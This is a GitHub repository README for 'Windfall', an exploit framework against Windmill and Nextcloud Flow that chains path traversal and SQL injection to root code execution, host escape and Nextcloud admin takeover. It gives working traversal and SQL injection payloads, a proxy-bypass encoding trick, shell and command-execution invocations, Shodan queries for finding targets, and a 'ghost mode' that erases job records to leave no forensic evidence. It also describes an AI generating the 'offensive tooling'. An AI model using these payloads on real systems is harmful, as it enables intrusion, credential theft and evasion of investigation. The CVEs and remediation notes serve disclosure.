Chocapikk / **Windfall** Public

Code Issues Pull requests Actions Projects Security and quality Insights

main 1 Branch 0 Tags Go to file Go to file Code

Chocapikk Windfall: Unauthenticated RCE in Windmill and Nextcloud Flow 4ffd895 · 11 hours ago

labs	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
metasploit	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
.gitignore	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
README.md	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
ghost_cleanup.py	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
nc_appapi.py	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
pyproject.toml	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
windfall.py	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
windfall_afr.py	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
windfall_nc_pivot.py	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago
windfall_sqli.py	Windfall: Unauthenticated RCE in Windmill ...	11 hours ago

README

Windfall

Windmill Path Traversal → Credential Leak → Remote Code Execution

Windfall (n.): An unexpected, unearned, or sudden gain or advantage, exactly what attackers get from this vulnerability.

Property	Value
Name	Windfall
CVE (Path Traversal)	CVE-2026-29059 (Windmill & Nextcloud Flow)
CVE (SQLi)	CVE-2026-23696 (Windmill & Nextcloud Flow)
CVE (Operator Bypass)	CVE-2026-22683 (Windmill & Nextcloud Flow)

Property	Value
Affected (Path Traversal)	Windmill v1.309.0 – v1.603.2, Nextcloud Flow v1.0.0 – v1.2.2
Affected (SQLi)	Windmill v1.276.0 – v1.603.2, Nextcloud Flow v1.0.0 – v1.2.2
Fixed	Windmill v1.603.3, Nextcloud Flow v1.3.0
Disclosed	2026-01-10
Credit	Chocapikk

CVSS 4.0 Scores

Vulnerability	Context	Score	Vector
Path Traversal	Windmill + Docker socket	**10.0** 💀	AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Path Traversal	Windmill (no docker)	**10.0** 💀	AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Path Traversal	Nextcloud Flow (proxy)	**10.0** 💀	AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
SQLi → Privesc	Windmill + Docker socket	**9.4**	AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
SQLi → Privesc	Nextcloud Flow	**9.4**	AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Key factors:

- **Windmill standalone**: Unauthenticated (PR:N), Docker socket often mounted → host escape (SC/SI/SA:H)
- **Nextcloud Flow (proxy)**: **Also unauthenticated!** The vulnerable `jobs_u` endpoint is `access_level=0` (PUBLIC) in Flow's route table
- **SQLi**: Requires Windmill account (PR:L), but any operator can escalate to super_admin → RCE

Summary

Two critical vulnerabilities in Windmill:

1. **Unauthenticated Path Traversal**: Read arbitrary files, leak credentials, achieve RCE
2. **Authenticated SQL Injection**: Exfiltrate any data from Windmill's PostgreSQL database

About This Exploit

This wasn't supposed to be this big.

What started as a simple PoC quickly evolved into a full exploitation framework. I had the opportunity to push the boundaries and see how far could go in terms of technical sophistication.

How it was built: This exploit was developed through a collaborative workflow with AI assistance. I provided prompts and architectural guidance, while the AI generated the actual code. This allowed me to focus on the "what" and "why" (attack chains, OPSEC requirements, edge cases) while the AI handled the "how" (implementation details, protocol specifications, error handling).

The result is a production-grade framework with:

- **Auto-detection** of deployment types (Standalone / Flow Direct / Flow Proxy)
- **Multiple credential leak methods** with automatic fallbacks
- **Raw PostgreSQL protocol** implementation (SCRAM-SHA-256 from scratch)
- **Self-destruct cleanup** using `WM_JOB_ID` (zero forensic evidence)
- **Modular architecture** for extensibility
- **Blind mode** support when endpoints are blocked

This demonstrates what's possible when you have the chance to push technical limits. The exploit works in all scenarios, handles edge cases gracefully, and includes advanced OPSEC techniques that go beyond typical PoCs.


Why so sophisticated? Because I could. This was a test of how far we can push exploitation tooling when given the opportunity to build something properly rather than just "making it work". It's also a demonstration of AI-assisted development: with the right prompts and architectural vision, AI can generate production-quality offensive tooling.

Impact

Vector	Windmill Standalone	Flow (Direct)	Flow (Proxy)
File Read	✅ Unauthenticated	✅ Unauthenticated	✅ **Unauthenticated!**
Credential Leak	⚠️ `SUPERADMIN_SECRET` (optional)	✅ JSON config + PostgreSQL	✅ JSON config + PostgreSQL
PostgreSQL Leak	⚠️ Separate container (Docker)	✅ Same container	✅ Same container
Container RCE	✅ Root (if secret configured)	✅ Root	✅ Root
Host Escape	✅ Via Docker socket	❌	❌

> ⚠️ **Critical Discovery:** The vulnerable `jobs_u` endpoint is registered with `access_level=0` (PUBLIC) in Flow's AppAPI route table. This means **no Nextcloud authentication is required** to exploit the path traversal via the Nextcloud proxy! Flow deployments are just as vulnerable as standalone Windmill.

Attack Chain



Exploits

Exploit	Description	Auth Required
windfall_afr.py	Path Traversal → Token Leak → RCE	❌ None (all deployments unauth)
windfall_sqli.py	SQLi → JWT Forge → Privesc → RCE	Operator account (+ NC creds for proxy)
windfall_nc_pivot.py	Path Traversal → APP_SECRET → NC Admin	❌ None (same path traversal)

Credential Leak Methods (windfall_afr.py)

The path traversal exploit tries multiple methods to obtain credentials:

Priority	Method	Target	Works On
1	`windmill_users_config.json`	`/nc_app_flow_data/...`	Nextcloud Flow
2	`SUPERADMIN_SECRET`	`/proc/1/environ`	Standalone (if configured)
3	PostgreSQL files	`/proc → pg_data → jwt_secret`	Same container (Flow)

Both exploits auto-detect deployment type and adapt accordingly:

Deployment	Path Traversal	SQLi
Windmill Standalone	✅ Unauthenticated	✅ Operator → Super Admin
Nextcloud Flow (Direct)	✅ Unauthenticated	✅ Operator → Super Admin
Nextcloud Flow (Proxy)	✅ **Unauthenticated!**	⚠️ Operator → Super Admin (NC creds REQUIRED)

> **Note:** Flow's vulnerable `jobs_u` endpoint is `access_level=0` (PUBLIC) in the AppAPI database, meaning the proxy passes requests without checking Nextcloud credentials. **No Nextcloud authentication is required for path traversal.** However, **SQLi via proxy REQUIRES Nextcloud credentials** because endpoints like `/api/auth/login` and `/api/w/*/folders/*` are blocked without Nextcloud authentication.

Test Results

All 6 scenarios tested and confirmed:

```
╔═══════════════════════════════════════════════════════════════════════════════╗
║                            WINDFALL TEST RESULTS                              ║
╠═══╦═══════════════╦═══════════════╦═══════════════════╦═══════════════════════╣
║ # ║ Exploit       ║ Deployment    ║ Auth Required     ║ Result                ║
╠═══╬═══════════════╬═══════════════╬═══════════════════╬═══════════════════════╣
║ 1 ║ windfall_afr  ║ Flow Proxy    ║ ❌ NONE           ║ ✅ uid=0(root) RCE    ║
║ 2 ║ windfall_afr  ║ Flow Direct   ║ ❌ NONE           ║ ✅ uid=0(root) RCE    ║
║ 3 ║ windfall_afr  ║ Standalone    ║ ❌ NONE           ║ ✅ uid=0(root) RCE    ║
║ 4 ║ windfall_sqli ║ Flow Proxy    ║ ✅ Windmill + NC  ║ ✅ uid=0(root) RCE    ║
║ 5 ║ windfall_sqli ║ Flow Direct   ║ ✅ Windmill       ║ ✅ uid=0(root) RCE    ║
║ 6 ║ windfall_sqli ║ Standalone    ║ ✅ Windmill       ║ ✅ uid=0(root) RCE    ║
╠═══╩═══════════════╩═══════════════╩═══════════════════╩═══════════════════════╣
║                              6/6 TESTS PASSED                                 ║
║  (Note: windfall_afr works unauth on all deployments, no Nextcloud creds needed)  ║
║                                                                               ║
║  Key findings:                                                                ║
║  • Flow Proxy: jobs_u endpoint is PUBLIC (access_level=0) → NO AUTH NEEDED!   ║
║  • Credential leak: windmill_users_config.json contains plaintext tokens      ║
║  • Detection: Works even when /api/version requires auth (fallback traversal) ║
╚═══════════════════════════════════════════════════════════════════════════════╝
```

Quick Start

Path Traversal (Unauthenticated RCE)

```bash
# Windmill standalone (auto-detects leak method)
python3 windfall_afr.py http://localhost:8000 -c "id"

# Nextcloud Flow (direct access to Windmill container)
python3 windfall_afr.py http://<flow-container-ip>:8000 -c "id"

# Nextcloud Flow (via proxy - NO auth required! jobs_u is PUBLIC)
python3 windfall_afr.py https://nextcloud.example.com -c "id"

# Interactive shell
python3 windfall_afr.py http://localhost:8000

# Read arbitrary file
python3 windfall_afr.py http://localhost:8000 -r /etc/passwd

# Leak credentials only (no RCE)
python3 windfall_afr.py http://localhost:8000 --leak-users

# Force PostgreSQL file leak method (jwt_secret → forge JWT)
python3 windfall_afr.py http://<flow-container-ip>:8000 --leak-postgres

# Host escape (Docker socket)
python3 windfall_afr.py http://localhost:8000 -H
```

```
# Execute command on host
python3 windfall_afr.py http://localhost:8000 --host-cmd "id"

# Ghost mode: DELETE all job traces from database (zero forensic evidence)
python3 windfall_afr.py http://localhost:8000 -c "id" --clean
```

SQLi Privilege Escalation (Operator → Super Admin → RCE)

```
# Windmill standalone
python3 windfall_sqli.py http://localhost:8000 \
  -u operator@windmill.dev -p password123 -c "id"

# Nextcloud Flow (direct)
python3 windfall_sqli.py http://<flow-container-ip>:8000 \
  -u operator@windmill.dev -p password123 -c "id"

# Nextcloud Flow (proxy) - REQUIRES Nextcloud credentials!
# Endpoints like /api/auth/login and /api/w/*/folders/* are blocked without NC auth
python3 windfall_sqli.py https://nextcloud.example.com \
  --nc-user admin --nc-pass secret \
  -u operator@windmill.dev -p password123 -c "id"

# Interactive shell
python3 windfall_sqli.py http://localhost:8000 \
  -u operator@windmill.dev -p password123

# Host shell
python3 windfall_sqli.py http://localhost:8000 \
  -u operator@windmill.dev -p password123 -H

# Execute command on host
python3 windfall_sqli.py http://localhost:8000 \
  -u operator@windmill.dev -p password123 --host-cmd "id"

# SQLi query only (no RCE)
python3 windfall_sqli.py http://localhost:8000 \
  -u operator@windmill.dev -p password123 -q "SELECT version()"

# Ghost mode: DELETE all job traces from database (zero forensic evidence)
python3 windfall_sqli.py http://localhost:8000 \
  -u operator@windmill.dev -p password123 -c "id" --clean
```

OPSEC: Ghost Mode (`--clean`)

Both exploits support `--clean` for operational security. This option:

1. **Marks jobs as deleted** via Windmill API (`deleted=true`)
2. **Completely DELETEs** all traces from PostgreSQL using raw protocol:
   - Removes `raw_code` from `v2_job` table
   - Removes entries from `v2_job_completed` table
   - **Self-destructs**: The cleanup job deletes itself using `WM_JOB_ID`

Result: Zero forensic evidence. No `raw_code`, no job history, no traces in the database.

The cleanup uses Windmill's Python execution to implement raw PostgreSQL protocol (SCRAM-SHA-256) from scratch - no external dependencies needed.

Vulnerability Details

Root Cause

```
// backend/windmill-api/src/jobs.rs
async fn get_log_file(Path((_w_id, file_p)): Path<(String, String)>) -> error::Result<Response> {
    let local_file = format!("{TMP_DIR}/logs/{file_p}"); // ← No sanitization!
```

```
    // ...
}
```

Proof of Concept

Windmill Standalone (unauthenticated):

```
# Read /etc/passwd
curl "http://target:8000/api/w/X/jobs_u/get_log_file/..%2F..%2F..%2F..%2Fetc%2Fpasswd"

# Leak SUPERADMIN_SECRET
curl "http://target:8000/api/w/X/jobs_u/get_log_file/..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron"
```

Nextcloud Flow (NO authentication required!):

```
# Read /etc/passwd - triple encoding bypasses the proxy chain
# Note: The jobs_u endpoint is PUBLIC (access_level=0) - NO Nextcloud auth needed!
# No credentials required, works completely unauth!
curl -sk "https://nextcloud/index.php/apps/app_api/proxy/flow/api/w/_/jobs_u/get_log_file/..%25252F..%25252F..%25252F

# Leak user tokens and passwords (also unauthenticated)
curl -sk "https://nextcloud/index.php/apps/app_api/proxy/flow/api/w/_/jobs_u/get_log_file/..%25252F..%25252F..%25252F
```

PostgreSQL Data File Leak (Advanced)

When PostgreSQL runs in the same container (Nextcloud Flow), we can extract `jwt_secret` directly from database files:

```
# 1. Find PostgreSQL data path via /proc
curl "http://target:8000/api/w/_/jobs_u/get_log_file/..%2F..%2F..%2F..%2Fproc%2F16%2Fcmdline"
# Returns: postgres -D /nc_app_flow_data/pgsql

# 2. Read PostgreSQL data files containing jwt_secret
curl "http://target:8000/api/w/_/jobs_u/get_log_file/..%2F..%2F..%2F..%2Fnc_app_flow_data%2Fpgsql%2Fbase%2F16385%2F17
# Binary data contains: jwt_secret + 32-char secret

# 3. Forge JWT with leaked secret → RCE
```

This technique works because:

- `/proc/*/cmdline` reveals the PostgreSQL `-D` data directory
- PostgreSQL stores table data in binary files under `base/<db_oid>/`
- The `global_settings` table contains the `jwt_secret` in plaintext
- With `jwt_secret` + valid email, we can forge admin JWTs

Nextcloud Flow Proxy Bypass

Nextcloud Flow embeds Windmill behind a Python/FastAPI proxy. The full proxy chain requires **triple encoding**:

```
Request → Nextcloud (PHP) → FastAPI → httpx → Windmill
             ↓                  ↓
         URL decode         URL decode
```

Bypass: Use triple URL encoding with `safe=""` to force encoding of ALL characters (`%25252F`):

What we send	After Nextcloud (PHP)	After FastAPI	httpx sends	Windmill sees
`../`	`../`	`../`	normalized	❌ blocked
`%2F`	`/`	`/`	normalized	❌ blocked
`%252F`	`%2F`	`/`	normalized	❌ blocked
`%25252F`	`%252F`	`%2F`	`%2F`	`/` ✅

The triple encoding (with `safe=""` to force encoding of all characters, not standard triple encoding) survives both Nextcloud's PHP decode and FastAPI's decode, leaving `%2F` for httpx (which doesn't normalize encoded slashes). Windmill then decodes `%2F` → `/` and the traversal succeeds.

Nextcloud Pivot via APP_SECRET

Use the same path traversal to leak `APP_SECRET` from Flow's environ, then create an admin user on Nextcloud.

```
# Leak APP_SECRET and list users
python3 windfall_nc_pivot.py https://nextcloud.example.com --list-users

# Create admin user
python3 windfall_nc_pivot.py https://nextcloud.example.com --create-admin

# Create admin with specific creds
python3 windfall_nc_pivot.py https://nextcloud.example.com --create-admin -U myadmin -P 'MyP@ss!'

# Verify login
python3 windfall_nc_pivot.py https://nextcloud.example.com --verify myadmin 'MyP@ss!'
```

Impact: Full Nextcloud takeover - create admin, access all files, admin panel.

SQL Injection (Authenticated)

A second vulnerability allows authenticated users to exfiltrate arbitrary data from Windmill's database via JSONB path injection.


Note: The `addowner` endpoint requires folder ownership, but any authenticated user can create their own folder (no privilege required) and automatically becomes its owner. This makes the vulnerability exploitable by any authenticated user (including operators).

Vulnerable Code

```
// backend/windmill-api/src/folders.rs:698-699
sqlx::query(&format!(
    "UPDATE folder SET extra_perms = jsonb_set(extra_perms, '{{\"{owner}\"}}', to_jsonb($1), \
     true) WHERE name = $2 AND workspace_id = $3 RETURNING extra_perms"
))
```

The `owner` parameter is directly interpolated into the SQL query without sanitization.

Attack Flow



Payload

```
{
  "owner": "x\"}', (SELECT to_jsonb((SELECT password_hash FROM password LIMIT 1)))--"
```

```
}
```

Generated SQL:

```
UPDATE folder SET extra_perms = jsonb_set(extra_perms, '{"x"}', (SELECT to_jsonb(...)))--"}', ...)
```

PoC

```
python3 windfall_sqli.py http://localhost:8000 -u operator@windmill.dev -p password123 -c "id"

# Output:
# [+] Escalating privileges: → super_admin=True
# [+] PRIVESC COMPLETE: Operator → Super Admin → RCE
# uid=0(root) gid=0(root) groups=0(root)
```

Impact

Capability	Status
Data Exfiltration	✅ Full database access
Password Hashes	✅ Leaked
User Tokens	✅ Leaked
RCE via PostgreSQL	❌ Requires superuser

Detection

Shodan:

```
http.favicon.hash:-309349605
http.favicon.hash:1153595003
http.html:"svelte-global-loader" http.html:"Windmill"
```

Remediation

1. Sanitize file path parameters
2. Require authentication for `get_log_file`
3. Run containers as non-root
4. Enable nsjail sandboxing
5. Remove Docker socket access

Metasploit Integration

Full Metasploit Framework integration submitted as 5 PRs:

PR	Module/Library	Description
#21242	`Rex::Proto::PostgreSQL`	Binary PostgreSQL heap file parser
#21244	`Msf::Exploit::Remote::HTTP::Windmill`	Windmill HTTP mixin
#21245	`windmill_path_traversal_rce` + `windmill_sqli_rce` + `windmill_file_read` + `windmill_sqli`	Unauth RCE (CVE-2026-29059) + SQLi RCE (CVE-2026-23696) + auxiliaries
#21243	`Msf::Exploit::Remote::HTTP::Nextcloud::AppApi`	Nextcloud AppApi mixin
#21246	`auxiliary/admin/http/nextcloud_appapi_shell`	Interactive Nextcloud shell

Merge order: #21242 first, then #21244, then #21245. Independently: #21243 then #21246.

Releases

No releases published

Packages

No packages published

Contributors 1

Chocapikk Valentin Lobstein

Languages

Ruby 55.9% **Python** 43.4% **Other** 0.7%